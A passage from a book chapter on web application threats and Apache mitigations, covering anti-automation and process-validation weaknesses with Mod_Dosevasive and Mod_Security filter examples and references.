Besides specific Apache mitigation options, you should monitor your web site’s resources. Isolating different critical resources and simulating DoS scenarios using stress tools is an excellent way to test overall system integrity. When “hot spots” are detected, try to review your design or add more resilient resources. Additional network architecture solutions include server fail-over and threshold-based load sharing, balancing, or redundancy.

References

“CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability”
www.cert.org/advisories/CA-2002-17.html

“The Attacks on GRC.com”
<http://grc.com/dos/grcdos.htm>

INSUFFICIENT ANTI-AUTOMATION

Insufficient Anti-Automation occurs when a web site permits an attacker to automate a process that should only be performed manually. Certain web site functionalities should be protected against automated attacks.

Left unchecked, automated robots (programs) or attackers could repeatedly exercise web site functionality attempting to exploit or defraud the system. An automated robot could potentially execute thousands of requests a minute, causing potential loss of performance or service.

Insufficient Anti-Automation Example

An automated robot should not be able to sign up 10,000 new accounts in a few minutes. Similarly, automated robots should not be able to annoy other users with repeated message board postings. These operations should be limited only to human usage.

Apache Countermeasures for Insufficient Anti-Automation

There are a few solutions that have been used in the past to determine if a web request is from a person or a robot, but the most telling characteristic is the speed of the requests. Therefore, the best mitigation option for Apache is to leverage `Mod_Dosevasive` to monitor the connection thresholds.

References

“Telling Humans Apart (Automatically)”
www.captcha.net/

“Ravaged by Robots!”
By Randal L. Schwartz
www.webtechniques.com/archives/2001/12/perl/

“Net Components Make Visual Verification Easier”

By JingDong (Jordan) Zhang

<http://go.cadwire.net/?3870,3,1>

“Vorras Antibot”

www.vorras.com/products/antibot/

“Inaccessibility of Visually-Oriented Anti-Robot Tests”

www.w3.org/TR/2003/WD-turingtest-20031105/

INSUFFICIENT PROCESS VALIDATION

Insufficient Process Validation occurs when a web site permits an attacker to bypass or circumvent the intended flow control of an application. If the user state through a process is not verified and enforced, the web site could be vulnerable to exploitation or fraud.

When a user performs a certain web site function, the application may expect the user to navigate through a specific order sequence. If the user performs certain steps incorrectly or out of order, a data integrity error occurs. Examples of multi-step processes include wire transfer, password recovery, purchase checkout, account signup, and so on. These processes will likely require certain steps to be performed as expected.

For multi-step processes to function properly, web sites are required to maintain user state as the user traverses the process flow. Web sites will normally track a user's state through the use of cookies or hidden HTML form fields. However, when tracking is stored on the client side within the web browser, the integrity of the data must be verified. If not, an attacker may be able to circumvent the expected traffic flow by altering the current state.

Insufficient Process Validation Example

An online shopping cart system may offer to the user a discount if product A is purchased. The user may not want to purchase product A, but product B. By filling the shopping cart with product A and product B, and entering the checkout process, the user obtains the discount. The user then backs out of the checkout process, and removes product A, or simply alters the values before submitting to the next step. The user then reenters the checkout process, keeping the discount already given in the previous checkout process with product A in the shopping cart, and obtains a fraudulent purchase price.

Apache Countermeasures for Insufficient Process Validation

A term commonly used in these scenarios is Forceful Browsing, which is a technique used by attackers when they attempt to access URLs in an order that is unexpected by the application. These types of logical attacks are the most difficult for Apache to address, as it does not have the knowledge of the expected process flow of the application. The best way to approach this is to document the desired application flow and then implement various `Mod_Security` filters to verify that the client came from the correct URL when they access the current URL. For instance, say that you have a login page and then a page for resetting your account password. You could implement `Mod_Security` filter like this:

```
SecFilterSelective SCRIPT_FILENAME "/account/passwd.php" chain
SecFilterSelective HTTP_REFERER "!/account/login.php"
```

Another possible process flow validation would be to use `Mod_Security` to verify portions of a session ID or cookie. If your application sets or updates the session ID in response to certain actions, you could possibly validate portions of the cookie. For instance, say that your application sets this cookie when a client is attempting to update their account information:

```
Set-Cookie:
Account=pCqny0PnAkGv22QSIZUIHFF5PHIvsai1W03%2BfrKhJxgyJsKalgubbMBrwkI%3D%3DG2G3%0D;
path=/account/update.php; expires=Fri, 06-May-2005 09:11:43 GMT
```

The cookie includes the “`path=`” parameter. We can implement some `Mod_Security` filters to verify that the path parameter is reflecting the proper locations during certain application functions.

```
SecFilterSelective SCRIPT_FILENAME "/account/passwd.php" chain
SecFilterSelective COOKIE_Account "!path\=/account/update\.php"
redirect:http://host.com/account/login.php
```

These directives will redirect a client back to the login process if the path parameter in the Account cookie is not set appropriately.

References

“Dos and Don’ts of Client Authentication on the Web”

By Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster—MIT Laboratory for Computer Science

<http://cookies.lcs.mit.edu/pubs/webauth:tr.pdf>

SUMMARY

So, are you still with me? This chapter contains a huge amount of information, and you will undoubtedly want to test many of these configurations within your environment. If you have any questions concerning the information presented in the Threat Classification, or web security questions in general, you can contact the Web Security Mailing List, which is maintained by the Web Application Security Consortium (WASC) members. Please visit the WASC web site for mail-list information: www.webappsec.org.

The main goal of this chapter was to present the different types of threat categories that are present when offering web applications to the public. In addition to presenting the threat definitions and examples, I also provided you with practical mitigation strategies if you are using Apache as the front-end web server for your applications.

Moving on, the next chapter will take the concepts that we have discussed in this chapter and apply them to a demonstration web application called Buggy Bank. This application simulates many of the web application vulnerabilities that we have discussed in this chapter and provides us with a great tool to apply our new mitigation techniques.

